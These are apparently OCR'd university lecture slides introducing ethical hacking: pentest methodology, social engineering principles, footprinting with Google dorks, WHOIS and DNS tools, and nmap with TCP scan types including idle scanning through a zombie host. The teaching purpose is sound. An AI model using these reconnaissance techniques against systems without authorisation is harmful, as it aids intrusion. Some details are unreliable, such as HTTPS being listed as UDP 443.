Cybersecurity introduction

Cybersecurity

2025-2026

Linde Nouwen


KdG
University of Applied Sciences and Arts

Intro

- "The best defense is a good offense"
- Learn to Think & Act like a hacker

Intro

- The security/ convenience dilemma



Intro

- System-goals:

- **Integrity**:maintaining the accuracy, completeness, and trustworthiness of data and systems, ensuring they are free from accidental or unauthorized modification, corruption, or tampering throughout their lifecycle.
- **Availability**:ensures that systems, applications, and data are accessible and usable by authorized users whenever they need them, even during disruptions or attacks.
- **Confidentiality**:the principle of ensuring that data is kept secret and accessible only to authorized individuals or systems.

Methodology

Methodology

- Malicious hacker

Source: EC-Council

Methodology

- Penetration tester

Methodology

- Red teamer

Source: EC-Council

Terminology

Ethical hacking exercises

- Red teaming
- Purple teaming
- Penetration testing
- Code review
- Config review
- Bug bounty
- ...

Types of pentesting


- External pentesting
- Internal pentesting
- Physical pentesting
- Perimeter pentesting
- Web application pentesting
- Mobile application pentesting
- Infrastructure pentesting
- Network pentesting
- ...

Hacking Modes

- Black box
  - External: Organisation name & Let's go...
  - Internal: URL to specific application
- White box
  - Connection and/or access
  - Lots of internal information: schematics, addresses,…
- Grey box
  - In between

Malicious hackers

- Script kiddies
- Suicide Hackers
- Hacktivists
- Nation states
- ...


You have no defense

The blue team

- CSIRT
- SOC
- Threat Intelligence
- Developers
- Network defenders
- Digital forensic analysts
- Vulnerability management

Social engineering

Social engineering

Six key principles of human influence:

1. Reciprocity
2. Commitment and consistency
3. Social proof
4. Authority
5. Liking
6. Scarcity

Methods

- Phishing
- Spear phishing
- Vishing
- Smishing
- Impersonation (eg. Bank at home)

Penetration testing

Why?

- Vulnerability identification
- Compliance with internal policies
- Compliance with external regulation
- Reputation
- Risk management

Key concepts

- **Assets:** What are we protecting? This includes data, intellectual property, hardware, and reputation.
- **Threats:** Who or what is a potential danger? This can be external attackers, insider threats, or even natural disasters.
- **Vulnerabilities:** What are the weaknesses in the system that a threat could exploit? Examples include unpatched software, weak passwords, and misconfigured firewalls.
- **Risks:** The potential for a threat to exploit a vulnerability, resulting in a negative impact. Risk = Threat x Vulnerability.

Pentest methodology

1. Planning: defining the scope
2. Footprinting & Scanning: gather information about the target
3. Enumeration: find running services, users, and potential vulnerabilities
4. Exploitation: exploit vulnerabilities to gain initial access
5. Post-exploitation: privilege escalation, local enumeration, persistence,...
6. Reporting: feedback on the results

Planning

1. Intake meeting
2. Statement of work

What would you ask during the intake meeting?

Intake meeting

- Check for type of test
- Check for test mode
- Verify planned execution
- What is in scope (AND what is out of scope)?
- Which methods are allowed?
- What are the most valuable assets?
- ...

Footprinting

Cybersecurity

2025-2026

Linde Nouwen

KdG
University of Applied Sciences and Arts

~Reconnaissance

- Information discovery on the client/organization
- 2 types:
  - Active: direct interaction with target
  - Passive: only user-like interaction with target

Active Footprinting

- Ping sweeps
- Network mapping
- Social engineering
- Host discovery
- Port scanning

Passive Footprinting

- Ads/ job openings -> technology
- Who-IS (domain/contact info)
- Surfing to their website like a normal user
- Social networks
- Robots.txt

Passive footprinting

Google Dorks

- https://en.wikipedia.org/wiki/Google_hacking
- https://jarnobaselier.nl/google-dorks
- https://sansorg.egnyte.com/dl/f4TCYNMgN6
- https://www.exploit-db.com/google-hacking-database

Google Dorks: operators

+ (plus symbol): is used to include words that because they are very common are not included on Google searchresults.

- For example, say that you want to look for company The X, given that the article "the" is very common, it is usually excluded from the search. If we want this word to be included, then we write our search text like this: Company +The X

- (minus symbol): is used to exclude a term from results that otherwise could include it.

- For example, if we are looking for banking institutions, we could write: banks - furniture

"" (double quotes): if we need to find a text literally, we framed it in double quotes.

- Example: "Company X"

~ (tilde): placing this prefix to a word will include synonyms thereof.

- For example, search by ~company X willalso include results for organization X

OR: This allows you to include results that meet one or both criteria.

- For example, "Company X General Manager" OR "Company X Systems Manager"

site: allow to limit searches to a particular Internet site. Example: General Manager site:companyX.com

link: list of pages that contain links to the url.

- For example, searching for link:companyX.com gets pages that contain links to company X website.

filetype: or **ext:** allows you to search by file types.

- Example: Payment roles + ext:pdf site:empresax.com

allintext: get pages that contain the search words within the text or body thereof.

- Example: allintext: Company X

inurl: shows results that contain the search words in the web address (URL).

- Example: inurl: Company X

NS lookup

- DNS-tool
- DNS = Domain name to IP
- Useful options
  - "server" points to specific DNS-server
  - "set" allows to query DNS for specific types (MX,NS,…)
  - "ls" to check domain-addresses
  - Alternative: dnsrecon (Linux) or dnsdumpster (web)

WHOIS

- Domain ownership
  - Domain name
  - Registrant
    - Name
    - Email address
    - Physical address
    - Contact phone number
    - Term
    - Sometimes even payment information
- Database to retrieve information: http://whois.arin.net

Varia

- See what technology, plugins,… have been used to build the website
  - Browser extensions: Builtwith and Wappalyzer
  - Linux command tool: whatweb
- Copy the entire website: hTTrack
- Subdomain enumeration with Sublist3r (not using subbrute)
- Checking if there is a waf: wafw00f
- A lot of website recon: Netcraft (but paid features)
- Email harvesting with theHarvester

Active footprinting

DNS records

- A - Resolves a hostname to an IPv4 address
- AAAA - Resolves a hostname to an IPv6 address
- NS - Reference to the domain’s nameserver
- MX - Resolves a domain to a mail server
- CNAME - Used for domain aliases
- TXT - Text record
- HINFO - Host information
- SOA - Domain authority
- SRV - Service records
- PTR - Resolves an IP address to a hostname

DNS interrogation

- The process of enumerating DNS records for a specific domain
- Use dnsenum command in Linux
- Alternative: *fierce*

Nmap

- A powerful network scanning tool used for security auditing
- Helps discover hosts and services on a computer network
- Widely used by penetration testers and network administrators
- Open-source and available on multiple platforms

Nmap: host discovery

- -sn option sends various packets to discover hosts (run with sudo)
- For Windows, you often need the –Pn option (windows systems block ping probes by default
- -v option for a more verbose output
- Possibility to put output in a file:
  - -oN puts the output in a file like it is shown on the screen
  - -oX delivers an XML format (for importing into other tools, like Metasploit)

Nmap: port scanning

- Without any options, nmap scans the 1000 most commonly used ports
- -p- option: entire port range
- -p[start]-[finish]: specific port range
- -p[ports in comma-separated list]: specific ports
- -F: 100 most commonly used ports
- -sU: UDP port scan

Cybersecurity

Linde Nouwen

KdG Karel de Grote Hogeschool

CyberSecurity Scanning

Karel de Grote Hogeschool

Scanning

- Within the “methodology”:
  - Footprinting
    - Information on IP ranges (internal/external)
  - Scanning
    - Identify hosts within ranges
    - Enumeration (later): Determine ports → services/versions
  - Exploit services

Scanning

- Detection by IDS (IPS) possible
- Tread with care (proxy)

Scanning

- Scan types/steps:
  - Network Scan/Sweep
  - Port Scan
  - Fingerprinting

Extra:

- Vulnerability Scan (Exploitation)

CyberSecurity Scanning

Network Scanning/Sweep

Karel de Grote Hogeschool

Scanning

- Network Scan/Ping sweeper:
  - Identify active hosts within the discovered ranges
  - ICMP echo requests → wait for echo reply
  - Drawback:

a) "ping" blocked by default
   - Prevent network mapping
   - Stop DOS-attacks

b) sweep triggers IPS
   - Stop malicious scan = block IP

CyberSecurity Scanning

TCP & UDP Scan

Karel de Grote Hogeschool

Scanning

- Port Scanner/TCP-ping Tool:
  - No ICMP but TCP (or UDP)
  - Query if TCP/UDP port is open
  - Port = service

List of well-known services:
https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Note: Socket = IP + port

Scanning

- Ports you should know:
  - TCP 20 and 21 (FTP)
  - TCP 22 (SSH)
  - TCP 23 (Telnet)
  - TCP 25 (Simple Mail Transfer Protocol, SMTP)
  - TCP and UDP 53 (Domain Name System, DNS)
  - UDP 69 (Trivial File Transfer Protocol, tftp)
  - TCP 80 (Hypertext Transfer Protocol, HTTP)
  - TCP 110 (Post Office Protocol v3, POP3)
  - UDP 161 and 162 (Simple Network Management Protocol, SNMP)
  - UDP 443 (Secure Sockets Layer over HTTP, https)

    Sometimes portnumbers differ from service!

Scanning

- Scanning + Vulnerability analysis combined:
  - Enumeration of vulnerabilities
  - Risk identification
  - Tools:
    - OpenVAS (Greenbone)
    - Nessus
    - Nexpose
    - Retina

Scanning

Port-states

- **Open** or **Accepted**: The host sent a reply indicating that a service is listening on the port.
- **Closed** or **Denied** or **Not Listening**: The host sent a reply indicating that connections will be denied to the port.
- **Filtered**, **Dropped** or **Blocked**: There was no reply from the host.

Scanning

Port-states (nmap)


- **Open:** a port in this state is available and listening for connections to the associated service on that port. For example, a public webserver could have opened the TCP/port 80 (HTTP), TCP/443 (HTTPS), UDP/53 (DNS) and others.
- **Closed:** although, a closed port is accessible, it has no associated application or service that responds to connection requests.
- **Filtered:** a filtered port cannot be accessed because there is a packet filtering device which prevents the scanner to determine if that port is open or closed. The intermediate device may be a router using ACL's or a firewall.
- **Non-filtered**: a port in this state is accessible but we cannot determine with certainty whether it's open or closed. This state is a result from a specific scanning technique (ACK scan).
- **Open | Filtered:** This is an ambiguous state in which the scanner could not determine whether the port is open or filtered and is likely to be obtained when a scanning technique in which an open port cannot respond is used. (UDP scan or FIN, XMAS, Null)
- **Closed | Filtered:** occurs when the scanner cannot conclude whether the port is closed or filtered. (IP ID idle scan ONLY)

Scanning TCP

- General TCP knowledge
  - 3-way handshake
  - TCP flags
- Common scanning techniques:
  - Full/Open scan (Connect scan)
  - Stealth/half-open scan (SYN scan)
  - Xmas Tree Scan
  - FIN Scan
  - Null Scan
  - Idle Scanning
  - Ack Scanning

Scanning TCP

- General TCP knowledge
  - TCP flags



Flag	Use
SYN	Initiates a connection between two hosts to facilitate communication.
ACK	Acknowledges the receipt of a packet of information.
URG	Indicates that the data contained in the packet is urgent and should be processed immediately.
PSH	Instructs the sending system to send all buffered data immediately.
FIN	Tells the remote system that no more information will be sent. In essence, this gracefully closes a connection.
RST	Resets a connection.

Scanning TCP

- General TCP knowledge
  - difference between FIN/RST

	FIN	RST
Connection Termination	Graceful	Abort
Termination Process	Two-way handshake (2x)	Unconditionally closes the connection
Typical Usage	Normal TCP connections	When errors or anomalies occur in the connections

Scanning TCP


- General TCP knowledge
  - difference between PSH/URG

- PSH:
  - On layer4, client & server use buffers to store data.
  - This is OK, but not for “real-time” protocols. E.g. telnet= server would wait until buffer is full & typing commands could take forever.
  - When sender indicates PSH = 1, the segment is not buffered but forwarded immediatly to the application layer.

- URG:
  - Also needs “Urgent Pointer” (16 bit field) = points to the data in the segment that is urgent.
  - Data is immediatly delivered to application layer.
  - Data is delivered out of sequence.
  - Not often used by modern protocols.
  - Example: quick reset of connection without the need on the receiver’s side to handle all data.


Scanning TCP

- Common scanning techniques:
  - Full/Open scan (Connect scan)
    - 3 way-handshake is completed
    - IDS detection + logging
    - Takes longer
    - Result:
      - Handshake completed = open port
      - RST received = closed port




Scanning TCP

- Common scanning techniques:
  - Stealth/half-open scan (SYN scan)
    - TCP 3-way handshake
    - Only perform 1 & 2
    - Connection stays open
    - Connection gets removed after time = not logged
    - Ideal for "initial" scanning
    - Possible results = returned 2nd packet
      - SYN+ACK = open port
      - RST = closed port
      - None = filtered port




Scanning TCP

- Common scanning techniques:
  - Xmas Tree Scan
    - FIN, URG and PSH flag on
    - Impossible/illegal combination
    - Normally dropped, maybe response
    - Response can reveal OS information
    - Possible results:
      - RST = closed
      - No response = open (| filtered)



Scanning TCP

- Common scanning techniques:
  - FIN Scan
    - FIN flag on
    - Packet to close connection = often can pass through firewalls
    - Result:
      - Same as Xmas scan
      - RST = closed
      - None = open (| filtered)



Scanning TCP

- Common scanning techniques:
  - Null Scan
    - No Flags set
    - Result
      - RST = closed port
      - None = open port (| filtered)

Scanning TCP

- Common scanning techniques:
  - Idle Scanning
    - High stealthiness
    - Hides scanning/attacking party's identity
    - Bounces off zombie system

Scanning TCP

- Common scanning techniques:
  - Idle Scanning
- Principle:
  - One way to determine whether a TCP port is open is to send an SYN (session establishment) packet to the port. The target machine will respond with an SYN/ACK (session request acknowledgment) packet if the port is open, and an RST (reset) if the port is closed.
  - A machine that receives an unsolicited SYN/ACK packet will respond with an RST. An unsolicited RST will be ignored.
  - Every IP packet on the Internet has a fragment identification number (IP ID). Since many operating systems simply increment this number for each packet they send, probing for the IP ID can tell an attacker how many packets have been sent since the last probe.

Scanning TCP

IPv4 header format

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags			Fragment Offset											
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															
⋮	⋮																																
60	480																																

Scanning TCP

- Common scanning techniques:
  - Idle Scanning
    - Principle exploited, for each port to scan:
      - 1. Probe the zombie's IP ID and record it.
      - 2. Forge a SYN packet from the zombie and send it to the desired port on the target. Depending on the port state, the target's reaction may or may not cause the zombie's IP ID to be incremented.
      - 3. Probe the zombie's IP ID again. The target port state is then determined by comparing this new IP ID with the one recorded in step 1.

So the IP ID of the zombie defines the result:


ID+1 = only reply was sent = closed port (or filtered)

ID+2 = zombie sent out a packet between probes = open port

ID+3 = zombie not usefull (non-predictable IP IDs or other communication going on…)

Scanning TCP

- Common scanning techniques:
  - Idle Scanning



